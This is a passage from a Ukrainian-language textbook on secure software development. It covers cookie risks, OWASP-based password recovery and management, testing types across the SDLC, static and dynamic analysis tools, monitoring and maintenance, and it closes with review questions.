- **Ризик копіювання постійних файлів cookie після завершення сесії**. Постійні файли cookie, які залишаються на пристрої після завершення сесії, можуть бути скопійовані або зламані зловмисниками. Якщо зловмисник отримує доступ до файлу cookie, він може використати його для викрадення сесії. Тому важливо правильно налаштувати термін дії cookie і використовувати методи захисту, таких як атрибути HttpOnly і Secure.
- **Cookie надсилаються з кожним запитом в межах домену**. Файл cookie надсилається разом з кожним HTTP-запитом до домену, для якого був встановлений, що може створювати додаткове навантаження на мережевий трафік, а також збільшувати ризик викрадення сесії через перехоплення cookie в незахищеній мережі. Однак використання шифрування (TLS/SSL) може суттєво знизити ці ризики.
- **Обмеження на розмір файлів cookie**. Більшість браузерів обмежують розмір файлів cookie до приблизно 4 кілобайтів. Таким чином складні або об'ємні дані не можна зберігати в cookie. Для таких даних рекомендується використовувати серверні сесії, де на клієнті зберігається тільки ідентифікатор сесії, а вся інша інформація зберігається на сервері.

Відновлення пароля

OWASP рекомендує[82] дотримуватися кращих практик, щоб забезпечити безпеку процесу відновлення пароля, за якими він повинен складатися з наступних кроків:

1. **Використання ідентифікаційних даних або секретних запитань**. Замість секретних запитань краще використовувати надійні методи аутентифікації: відправка листа із посиланням для скидання пароля на електронну адресу, зареєстровану користувачем, надсилання коду підтвердження на номер телефону, зареєстрований в акаунті, використання 2FA для додаткового рівня безпеки. Якщо використання секретних запитань є необхідним, дотримуйтесь наступних рекомендацій. Запитання мають бути достатньо складними і персоналізованими. Потрібно уникати поширених запитань (наприклад, ім'я домашнього улюбленця, дівоче прізвище матері, улюблений колір), які можна легко дізнатися з соцмереж або вгадати.

2. **Перевірка таємних запитань**. Коли користувач подає свої дані для відновлення пароля (наприклад, ім’я користувача або адресу електронної пошти), система повинна перевірити правильність цих даних. Якщо ім'я користувача або будь-яка інша подана інформація неправильна, слід повернути загальне повідомлення, наприклад: «Вибачте, недійсні дані». Важливо не повідомляти користувачу, які саме дані неправильні (щоб уникнути витоку інформації). Якщо всі подані дані правильні, відображаються два або більше секретних запитань (але не більше трьох), до яких користувач має дати відповіді. Питання повинні бути частиною єдиної HTML-форми для заповнення. Важливо не використовувати спадаючі списки для вибору

[82] OWASP Forgot Password Cheat Sheet. URL: https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

запитань. Запитання мають бути попередньо вибрані з облікового запису користувача. Потрібно забезпечити саме введення текстових відповідей для кожного питання. Ім'я користувача не повинно передаватися як параметр форми (навіть прихований), коли користувач заповнює відповідь на секретні запитання. Це може бути вразливим до атак. Ім'я користувача має зберігатися в сесії на стороні сервера для ідентифікації користувача під час перевірки його відповідей. Оскільки відповіді на секретні запитання часто легше вгадати, ніж пароль, повинен бути механізм блокування після 3-5 невдалих спроб, що знижує ризик атак методом перебору. Після досягнення ліміту невдалих спроб обліковий запис повинен бути тимчасово заблокований, наприклад, на 5 хвилин або більше, залежно від політики безпеки. Якщо обліковий запис заблокований через невдалі спроби повідомлення повинно бути на кшталт: «Ваш обліковий запис заблоковано після кількох невдалих спроб. Спробуйте пізніше або скористайтеся токеном для відновлення пароля».

3. **Надсилання токена через інший канал**. Після ініціації процесу відновлення пароля обліковий запис користувача повинен бути тимчасово заблокований, щоб уникнути небажаних дій зі сторони третіх осіб, що також запобігає подальшим спробам входу під час відновлення пароля. Код скидання генерується випадковий довжиною 8 або більше символів за допомогою криптографічно стійких генераторів випадкових чисел. Цей код відправляється через сторонній канал, який користувач вже підтвердив: SMS на зареєстрований номер телефону, лист на зареєстровану електронну адресу, можливе використання інших надійних каналів, наприклад, додатки для аутентифікації. Час дії коду повинен бути обмежений до певного проміжку часу, зазвичай до 20 хвилин. Після закінчення цього періоду код автоматично стає недійсним. Код для скидання пароля має бути одноразовим, після успішного скидання пароля цей код більше не повинен бути активним або використовуваним повторно. Якщо користувач не використав код протягом кількох спроб або часу дії, слід заборонити подальші спроби скидання на деякий час, щоб запобігти автоматизованим атакам.

4. **Дозвіл на зміну пароля у поточному сеансі**. Перед цім потрібно переконатися, що користувач успішно пройшов попередні кроки, що дозволяє запобігти спробам зловмисника перейти безпосередньо до сторінки зміни пароля за допомогою URL.

Форма повинна бути простою та містить три поля:

- Поле введення коду для введення отриманого коду скидання.
- Поле для нового пароля для введення нового пароля.
- Поле підтвердження нового пароля для повторного введення нового пароля для підтвердження правильності його введення.

Перед обробкою нового пароля потрібно переконатися, що користувач надав правильний код скидання. Якщо код неправильний або застарілий, скидання має бути заблоковано. Наступною операцією йде валідація нового паролю відповідно до вимог складності. Ім'я користувача не повинно передаватися в URL або в прихованих полях форми. Інформація про користувача повинна зберігатися в сеансі на сервері і бути доступною лише в поточній сесії. Після успішного скидання пароля користувач не повинен мати змоги виконувати інші операції до завершення цього процесу. Наприклад, не можна дозволяти користувачеві просто перейти на іншу сторінку без скидання пароля. Після успішного скидання пароля користувач має бути перенаправлений на сторінку входу або іншу безпечну сторінку з підтвердженням успішності операції. У деяких випадках можна автоматично

виконати вхід після скидання пароля, але тільки якщо всі безпекові вимоги виконані і сеанс був захищений належним чином.

5. **Журналювання подій, пов'язаних зі скиданням пароля** – це важливий аспект безпеки в процесі відновлення пароля, що дозволяє відслідковувати всі події, пов'язані з скиданням пароля. Відповідно до рекомендацій OWASP, потрібно реєструвати важливі дії для моніторингу підозрілої активності і можливих атак. Повинні реєструватися відповіді на секретні запитання, чи були відповіді на секретні запитання успішними або невдалими, що допоможе відслідковувати підозрілі спроби доступу до облікових записів. Також має логуватися коли користувачу було надіслано повідомлення про скидання пароля, час, коли повідомлення було надіслано, щоб відслідковувати активність і час дії токена. Реєструється і те, коли користувач намагався або успішно використав код скидання для відновлення пароля. Якщо код був правильним і дозволив користувачу завершити процес, це повинно бути зафіксовано. Логування невдалих спроб використання неправильного або простроченого коду також повинно бути враховане. Кожна невдала спроба відповісти на секретні запитання повинна бути зафіксована, що може свідчити про спроби злому або зловмисні дії. Особливо важливо відстежувати кількість таких спроб, оскільки після кількох невдалих спроб слід тимчасово блокувати обліковий запис. Якщо користувач намагається використати прострочений код скидання, ця спроба повинна бути зареєстрована, що дозволить відслідковувати повторні спроби і запобігати зловмисним діям. Для кожної події повинна бути зареєстрована наступна інформація:

- Точна дата і час події, коли вона відбулася.
- IP-адреса, з якої було зроблено запит, що допоможе визначити географічне місце і можливі аномалії, наприклад, якщо запити надходять з невідомих або небезпечних місць.
- Інформація про браузер (User-Agent) і пристрій, з якого була здійснена спроба, що допоможе виявити підозрілу активність, якщо одночасно використовуються різні пристрої чи браузери для одного акаунта.

Журнал допоможе виявити спроби злому або несанкціонований доступ до облікових записів, зрозуміти, коли користувач намагався відновити пароль і як часто такі запити надходять. У разі проблем або підозр на злам система журналювання дозволить відновити послідовність подій і виявити причину. Журналювання має відповідати вимогам до зберігання персональних даних, наприклад, з урахуванням загальних правил захисту даних (GDPR), щоб забезпечити конфіденційність і безпеку даних.

Керування паролями

Безпечне керування паролями є ключовим аспектом захисту облікових записів і даних користувачів. OWASP рекомендує[83] дотримуватись певних стандартів для забезпечення високого рівня безпеки.

Тимчасові паролі слід передавати виключно через зашифровані канали, такі як HTTPS, або у вигляді зашифрованих даних. Якщо тимчасовий пароль надсилається через електронну пошту, цей лист має бути зашифрованим.

Паролі повинні відповідати встановленим вимогам до складності, таким як:

- Мінімальна довжина (наприклад, 8–12 символів).

[83] OWASP Authentication Cheat Sheet. URL: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

- Включення великих і малих літер, цифр і спеціальних символів.
- Заборона на використання слабких паролів (наприклад, *123456* або *password*).

Повторне використання паролів повинно бути заборонене, хеші попередніх паролів мають зберігатися і порівнюватися з новими, щоб уникнути їх повторного використання.

Введення пароля має бути прихованим на екрані під час набору, щоб уникнути його перехоплення сторонніми особами або через зловмисне ПЗ.

Після декількох (зазвичай 3–5) невдалих спроб входу обліковий запис має бути тимчасово заблокований на певний період (наприклад, 5 хвилин), що допоможе запобігти атакам грубої сили.

Процеси скидання пароля повинні відповідати тим самим стандартам безпеки, що й створення облікового запису та аутентифікація, що передбачає перевірку особистих даних, використання двофакторної автентифікації тощо. Повідомлення про скидання пароля або тимчасові паролі слід надсилати тільки на попередньо зареєстровану електронну адресу або номер телефону, що знижує ризик несанкціонованого доступу. Тимчасові паролі або посилання для скидання пароля мають діяти лише протягом обмеженого часу (наприклад, 15–20 хвилин), щоб знизити ризик зловживання. Після скидання пароля користувачеві слід надіслати повідомлення (наприклад, на попередньо зареєстровану електронну адресу), щоб він міг вчасно відреагувати на несанкціоновані дії.

Користувачі повинні бути змушені змінити тимчасовий пароль після першого використання. Це гарантує, що тимчасовий пароль не залишатиметься активним довгий час. Якщо це передбачено політикою безпеки або вимогами організації корисно примушувати користувачів змінювати паролі з певною періодичністю (наприклад, кожні 90 днів). Якщо обліковий запис створюється з паролем за замовчуванням, користувач має бути змушений змінити його під час першого входу.

Ці рекомендації допоможуть забезпечити високий рівень безпеки під час керування паролями, запобігаючи несанкціонованому доступу до облікових записів користувачів та їх даних. Дотримання цих вимог є необхідним для захисту від багатьох типів атак, таких як атаки грубої сили, соціальна інженерія та викрадення паролів.

Типи тестів




Рис. 7.14 Типи тестів протягом SDLC відповідно до OWASP

Згідно з рис. 7.14, різні типи тестування, які мають відбуватися протягом усього SDLC відповідно до OWASP[84], здійснюються на різних етапах життєвого циклу розробки ПЗ.

1. **До початку розробки**. На цьому етапі основна увага приділяється огляду процесу SDLC, політик та стандартів. Хоча тут не вказано конкретні тести, цей етап закладає основу для подальшого забезпечення якості.
2. **Визначення та проектування**. На наступному етапі проводиться:
   - Огляд вимог (Requirements Review) для впевненості, що вони правильно відображають потреби замовника.
   - Огляд дизайну та архітектури (Design and Architecture Review) системи, щоб переконатися в її відповідності вимогам безпеки та продуктивності.
   - Створення/огляд UML моделей, що допомагає візуалізувати систему та виявити можливі недоліки або конфлікти ще на ранній стадії.
   - Створення/огляд моделей загроз, що важливо для виявлення потенційних вразливостей у безпеці та їх обробки на етапі проектування.
3. **Розробка** також включає:
   - Огляд коду (Code Review) для виявлення помилок, проблем з безпекою або порушення стандартів кодування.
   - Перегляди коду (Code Walkthroughs) – команда розробників проходиться за кодом для виявлення помилок та обговорення рішень.
   - Модульні та системні тести (Unit & System Tests) – тестування кожного окремого модуля на його функціональність, а також тестування системи в цілому для перевірки сумісності компонентів.
4. **Розгортання** також передбачає:
   - Тестування на проникнення (Penetration Testing) – перевірку системи на вразливості до атак з боку третіх осіб.
   - Огляд управління конфігураціями (Configuration Management Reviews) – перевіряється коректність конфігураційних налаштувань системи.
   - Модульні та системні тести (Unit and System Tests) – повторне виконання цих тестів для впевненості, що нові конфігурації або зміни не вплинули на функціональність.
   - Тести приймання (Acceptance Tests) – перевіряється, чи відповідає система вимогам замовника та чи готова вона до введення в експлуатацію.
5. **Підтримка**. На заключному етапі можуть проводитися:
   - Верифікація змін (Chance Verification) – після розгортання на продакшені.
   - Перевірка поточного стану системи (Health Checks) – регулярні перевірки для моніторингу стабільності та продуктивності системи.

[84] OWASP Web Security Testing Guide. URL: https://owasp.org/www-project-web-security-testing-guide/

- Огляд управління операціями (Operational Management Reviews) – оцінка поточної експлуатації та обслуговування системи.
- Регресійні тести (Regression Tests) – повторне тестування системи після внесення змін для впевненості, що нові зміни не вплинули на інший наявний функціонал.

Ці етапи тестування забезпечують надійність та безпеку системи протягом усього життєвого циклу розробки ПЗ.

Статичний аналіз коду

Статичний аналіз коду (Static Application Security Testing, SAST) – це процес автоматизованої перевірки вихідного коду ПЗ без його виконання, для виявлення потенційних помилок, вразливостей і невідповідностей стандартам.

Переваги:

- Статичні аналізатори можуть швидко проходити через великі обсяги коду, що значно швидше, ніж ручні огляди.
- Ці інструменти легко інтегрувати в процес безперервної інтеграції (CI/CD) і запускати під час кожного збирання.
- Статичний аналіз автоматизований, що дозволяє систематично виявляти помилки без впливу людського фактору.
- Використання автоматизованих інструментів дешевше, ніж залучення досвідчених архітекторів для ручної перевірки коду.
- Можливість виявляти величезну кількість потенційних проблем за допомогою одного запуску.

Обмеження:

- Інструменти можуть пропускати деякі помилки або, навпаки, створювати помилкові тривоги щодо нешкідливих фрагментів коду.
- Такі проблеми, як аутентифікація, авторизація або контроль доступу, можуть бути проігноровані, оскільки ці аспекти часто залежать від динамічних умов під час виконання програми.
- Деякі проблеми, таки як неправильна конфігурація платформи або налаштування середовища, не можуть бути виявлені через їх відсутність у коді.
- Статичні аналізатори не зможуть працювати з кодом через відсутність бібліотек, ресурсів або неповний код.
- Якщо спиратися тільки на статичний аналіз, можна хибно вважати, що виявлені проблеми є єдиними, хоча деякі вразливості можуть залишатися невиявленими.

PyLint[85] – це популярний інструмент статичного аналізу коду для Python, який використовується для перевірки коду на відповідність стандартам кодування, виявлення помилок, можливих вразливостей та потенційних проблем продуктивності.

PyLint допомагає виявляти помилки стилю та порушення стандартів PEP 8 (офіційний стиль написання коду в Python). Він може повідомити про проблеми з форматуванням, такими як неправильний відступ, непотрібні пропуски або незрозумілі імена змінних. Здатен знаходити потенційні помилки в коді, такі як невикористовувані імпорти або змінні, неправильно

[85] PyLint. URL: https://www.pylint.org/

оголошені змінні, проблеми з типами даних, відсутні методи або некоректні конструкції. Може допомогти виявити ділянки коду, які можна поліпшити або спростити, що включає рекомендації щодо використання зрозуміліших чи ефективніших методів написання коду. PyLint може перевіряти наявність документації для класів, методів і функцій, а також попереджати про її відсутність або недоречність.

Інструмент здатен знайти логічні помилки, таки як необроблені виключення або непотрібно складні конструкції. Може виявити повторювані блоки коду, що може сприяти спрощенню та оптимізації структури програми.




Рис. 7.15 Результати статичного аналізу з допомогою PyLint

PyLint аналізує код на основі попередньо заданих правил і правил користувача. Він використовує концепції статичного аналізу, не виконуючи код, а перевіряючи його синтаксичні та семантичні структури. За результатами аналізу він генерує звіти, які містять інформацію про всі помилки та попередження. PyLint присвоює кодам оцінки, що виражаються в балах (від 0 до 10), де вищий бал означає кращу якість коду. Крім того, інструмент класифікує повідомлення на різні категорії:

– C (Convention) – помилки відповідності кодексам стилю.

- R (Refactor) – пропозиції щодо покращення та спрощення коду.
- W (Warning) – потенційні проблеми або місця, які можуть викликати помилки.
- E (Error) – реальні помилки в коді, які призведуть до збою.
- F (Fatal) – фатальні помилки, через які програма не може бути проаналізована далі.

Деякі розробники можуть вважати стандартні правила занадто суворими або недоречними, і для зручності інструмент може потребувати налаштування.

Динамічний аналіз коду

Динамічний аналіз коду (Dynamic Application Security Testing, DAST) – це метод тестування ПЗ, при якому код виконується для перевірки його роботи в реальних умовах, що відрізняється від статичного аналізу, де код не виконується, а аналізується лише його структура.




Рис. 7.16 Результати динамічного аналізу з допомогою OWASP ZAP

Переваги:

- Динамічний аналіз дозволяє тестувати програму в реальному середовищі, що дає можливість виявляти помилки та проблеми безпеки під час фактичного виконання програми. Статичний аналіз не може виявити деякі проблеми, які залежать від середовища виконання, взаємодії компонентів або обробки даних, наприклад, помилки, пов'язані з пам'яттю, багатопоточністю або виконанням коду на різних платформах. Динамічний аналіз допомагає підтвердити або спростувати виявлені статичним аналізом проблеми та виявляти ті, що проявляються лише під час виконання програми.

Обмеження:

- Динамічний аналіз, як і статичний, може пропускати проблеми або створювати хибні тривоги про потенційні помилки.
- Результати динамічного аналізу можуть створювати враження, що всі проблеми виявлені, хоча насправді деякі вразливості можуть залишатися непоміченими.
- Динамічний аналіз неможливо виконати для неповного або некоректно скомпільованого коду, оскільки він вимагає запуску програми.
- Для належного виконання динамічного аналізу потрібні більш глибокі знання, ніж для статичного аналізу. Це пов'язано з

необхідністю налаштування тестового середовища та розуміння поведінки програми в різних умовах.

- Ефективність динамічного аналізу залежить від якості та охоплення тестових сценаріїв, що використовуються для автоматизації або ручного тестування. Програми з неповними або неправильними сценаріями можуть пропустити важливі аспекти роботи коду.

Моніторинг

Моніторинг – це процес постійного спостереження за роботою системи або ПЗ з метою виявлення потенційних проблем або вразливостей, що можуть виникати з часом. Він є важливою частиною управління безпекою та експлуатацією системи, особливо в контексті кібербезпеки.

Події, які можуть з часом викликати проблеми:

- **Оновлення хост-платформ, що містять нові вразливості**. Системи або сервери можуть отримувати оновлення (платформи, ОС або ПЗ), які можуть включати нові вразливості, яких не було на момент початкового розгортання системи. Без належного моніторингу і тестування ці оновлення можуть залишитися непоміченими, що збільшує ризик атак.
- **Зміни конфігурації серверів і мереж**. Адміністратори або автоматизовані процеси можуть випадково змінити конфігурацію серверів або мережевих налаштувань, що призведе до відкриття нових вразливостей. В результаті несанкціонованих змін або зловмисних дій може відбутися зміна конфігурацій, що створить нові вразливі місця.
- **Зміни у вмісті або конфігурації клієнтського ПЗ**. Користувачі, вносячи зміни до клієнтського ПЗ або налаштувань, можуть впровадити вразливості, наприклад, встановлення небезпечних плагінів або відключення механізмів безпеки. Ці зміни можуть порушити інтеграцію або захист програм, і без належного моніторингу це може залишатися непоміченим.
- **Нові методи експлойтів і атак**. З часом з'являються нові методи атак і експлойтів, які можуть використовувати раніше невідомі або не зафіксовані вразливості. Навіть якщо на момент розгортання система була безпечною, вона може стати вразливою до нових методів атак. Постійний моніторинг вразливостей, аналіз нових загроз та регулярне оновлення безпеки є критично важливими для захисту.

Моніторинг потребує використання різних каналів для отримання інформації про стан системи, виявлення вразливостей і потенційних загроз. Використання цих каналів допомагає вчасно виявляти проблеми та запобігати можливим атакам.

Основні канали отримання інформації для моніторингу:

- **Моніторинг і сканування журналів для виявлення шаблонів атак**. Журнали подій системи (лог-файли) можуть містити цінну інформацію про аномальну поведінку, спроби атак або інші підозрілі дії. Регулярне і автоматизоване сканування журналів дозволяє виявляти шаблони атак, повторні спроби доступу або інші порушення, які можуть бути сигналом зловмисних дій.

- **Сканування компонентів програми та баз вразливостей** – це процес автоматичного аналізу та сканування компонентів ПЗ, серверів і мереж на предмет вразливостей. Інструменти безпеки можуть порівнювати результати сканування з базами даних відомих вразливостей (наприклад, CVE) та сигналізувати про знайдені проблеми, що допомагає постійно перевіряти стан безпеки системи і вчасно реагувати на нові загрози.
- **Програма винагороди за помилки та проблеми, про які повідомляють користувачі**. Bug Bounty програми дозволяють залучати зовнішніх експертів і користувачів для пошуку вразливостей в обмін на фінансову винагороду. Це ефективний спосіб виявляти проблеми, які можуть залишатися непоміченими в процесі внутрішнього тестування, та стимулювати сторонніх фахівців допомагати у підвищенні безпеки.
- **Відгуки клієнтів і дзвінки в службу підтримки**. Користувачі часто є першими, хто стикається з проблемами в роботі ПЗ. Відгуки, дзвінки в службу підтримки або повідомлення про помилки можуть вказувати на невиявлені вразливості або функціональні збої. Важливо мати налагоджену систему збору та обробки такої інформації для вчасного реагування.
- **Періодичне повторне тестування**. Постійне тестування системи, зокрема тестування на проникнення та аудити безпеки, дозволяє перевіряти її на наявність нових вразливостей або проблем, які могли з'явитися після оновлень або змін у конфігурації, що також включає регресійне тестування після внесення змін до системи, щоб переконатися, що нові вразливості не були випадково впроваджені.

Для ефективного контролю та реєстрації розгорнутої програми необхідно впровадити кілька ключових заходів, які забезпечать безпеку та належне ведення журналів, що важливо для вчасного виявлення потенційних загроз і швидкої реакції на інциденти безпеки.

Ключові аспекти контролю та реєстрації:

- **Постійний моніторинг**. Важливо мати налаштовані системи для постійного моніторингу активності додатків, серверів і мережевих компонентів, що дозволить виявляти підозрілі дії в режимі реального часу, зокрема спроби несанкціонованого доступу, аномальну поведінку користувачів або зловмисні атаки. Моніторинг повинен охоплювати всі критичні компоненти системи: інтерфейси автентифікації, дії з конфіденційними даними, управління доступом, а також записи про взаємодію з зовнішніми ресурсами.
- **Небезпека хибно позитивних і хибно негативних спрацьовувань у системах виявлення вторгнень**. Хибно позитивні спрацьовування (коли система виявляє загрозу, якої насправді немає) можуть призвести до надмірного шуму в логах і втрати часу на розгляд несправжніх інцидентів. Хибно негативні спрацьовування (коли система не виявляє справжньої загрози) можуть пропустити критичні вразливості. Тому важливо постійно налаштовувати і оптимізувати системи виявлення загроз для зниження обох видів помилок.

- **Захист журналів від несанкціонованого доступу**. Журнали містять важливі дані, які можуть бути корисними для зловмисників, тому вони повинні бути належно захищені, що включає обмеження доступу до лог-файлів лише для авторизованих користувачів і системних компонентів, використання шифрування для зберігання журналів і регулярні перевірки на доступ до журналів. Важливо також забезпечити цілісність логів, щоб їх не можна було модифікувати або видаляти без сліду.
- **Реєстрація інформації про безпеку на рівні додатків**. Багато критичної інформації про безпеку, пов'язаної з автентифікацією та авторизацією, діями користувачів і їх результатами, часто недоступна через системні або мережеві журнали. Тому важливо впроваджувати реєстрацію цієї інформації безпосередньо на рівні програми.

Технічне обслуговування

Технічне обслуговування (ТО) ПЗ є критичним етапом після його розгортання, який гарантує, що програма залишається надійною, безпечною та функціональною. Правильне планування ТО знижує ризики та допомагає підтримувати високу якість роботи системи.

Основні аспекти ТО:

- **Створення документації, робочих процедур та інструментів**. Документація повинна містити детальні інструкції для операторів системи щодо встановлення, налаштування та обслуговування ПЗ. Робочі процедури повинні бути стандартизованими, щоб забезпечити послідовність і точність під час виконання рутинних завдань або складних операцій. Використання інструментів для автоматизації обслуговування та управління конфігураціями дозволяє скоротити ризики людських помилок і підвищити ефективність процесу обслуговування.
- **Патчі та оновлення**. Важливо розробити чіткий процес розгортання оновлень та патчів, що включає визначення, коли і як публікувати зміни, а також як мінімізувати вплив на поточну роботу системи. Оновлення ПЗ повинні бути підписані сертифікатом для підтвердження їх автентичності та цілісності. Хеш-функція разом із файлом оновлення гарантує, що отримане оновлення не було модифіковане або пошкоджене під час передачі. Оновлення повинні бути перевірені перед впровадженням на робочих серверах, щоб уникнути можливих помилок і вразливостей.
- **Видалення**. Процедури видалення повинні бути ретельними і повними, щоб після видалення ПЗ не залишалося жодних даних, що могли б бути відновлені або використані для несанкціонованого доступу, що включає: повне очищення всіх даних (тимчасові файли, журнали, конфігураційні файли), неможливість відновлення даних після видалення, що може включати використання спеціальних утиліт для безпечного видалення файлів або навіть фізичне знищення носіїв інформації, якщо це необхідно.

Регулярне технічне обслуговування є ключовим елементом для забезпечення стабільної та безпечної роботи ПЗ. Воно допомагає запобігти

вразливостям, оптимізувати продуктивність і зменшити ризики, пов'язані зі старими або неправильно налаштованими системами.

Контрольні запитання

1. Що таке життєвий цикл розробки ПЗ (SDLC), і які його основні етапи?
2. Які вимоги до безпеки визначаються на етапі визначення вимог?
3. Які методи забезпечення безпеки використовуються під час розробки програмного коду?
4. Які заходи безпеки потрібно вживати під час розгортання ПЗ?
5. Чому важливо оновлювати ПЗ та випускати патчі безпеки під час експлуатації?
6. Які кроки слід здійснити для безпечного завершення роботи програми?
7. Що таке модель зрілості OWASP SAMM?
8. Що є основним об’єктом тестування OWASP ASVS?
9. Які основні практики безпеки включені в OWASP Top 10 Proactive Controls 2018?
10. Що є основним об’єктом тестування OWASP Mobile Security Project?
11. Що таке бізнес-вимоги?
12. Який стандарт може бути важливим для розробки ПЗ у фінансовій галузі?
13. Які ключові очікування користувачів щодо ПЗ?
14. Що включають у себе вимоги щодо інтеграції ПЗ із платформами інших постачальників?
15. Що таке помилка (Error) у контексті розробки ПЗ?
16. У чому полягає різниця між помилкою та несправністю в ПЗ?
17. Що таке дефект (Fault) у ПЗ?
18. На якому етапі зазвичай проявляється провал (Failure) у ПЗ?
19. На які основні категорії поділяються вразливості систем?
20. Що таке вразливості конфігурації, і як вони можуть виникати?
21. Які рекомендації існують для налаштування безпечних параметрів конфігурації?
22. Чому важливо видаляти або вимикати непотрібні функції та служби в системі?
23. Чому заміна паролів за замовчуванням є важливою для безпеки?
24. Як автоматизація процесу конфігурації нового середовища розгортання допомагає знизити ризики?
25. Як ізоляція компонентів у архітектурі додатків впливає на безпеку?
26. Які вразливості, пов’язані з людським фактором, ви знаєте?
27. Як ведення журналів дій користувачів може допомогти у виявленні загроз?
28. Які ризики створює використання слабких паролів користувачами?
29. Як недотримання перевірок безпеки, таких як оновлення, може зробити систему вразливою?
30. У чому полягає етап атак – використання вразливостей та проникнення (Exploitation and Intrusion)?
31. Які засоби зловмисники застосовують для забезпечення тривалого доступу до системи?
32. Що таке бекдор (backdoor)?
33. Що таке зворотне проектування (Reverse Engineering)?
34. Наведіть приклад зловмисного використання функціоналу ПЗ.
35. Що відбувається під час ін’єкції параметрів (Parameter Injection)?
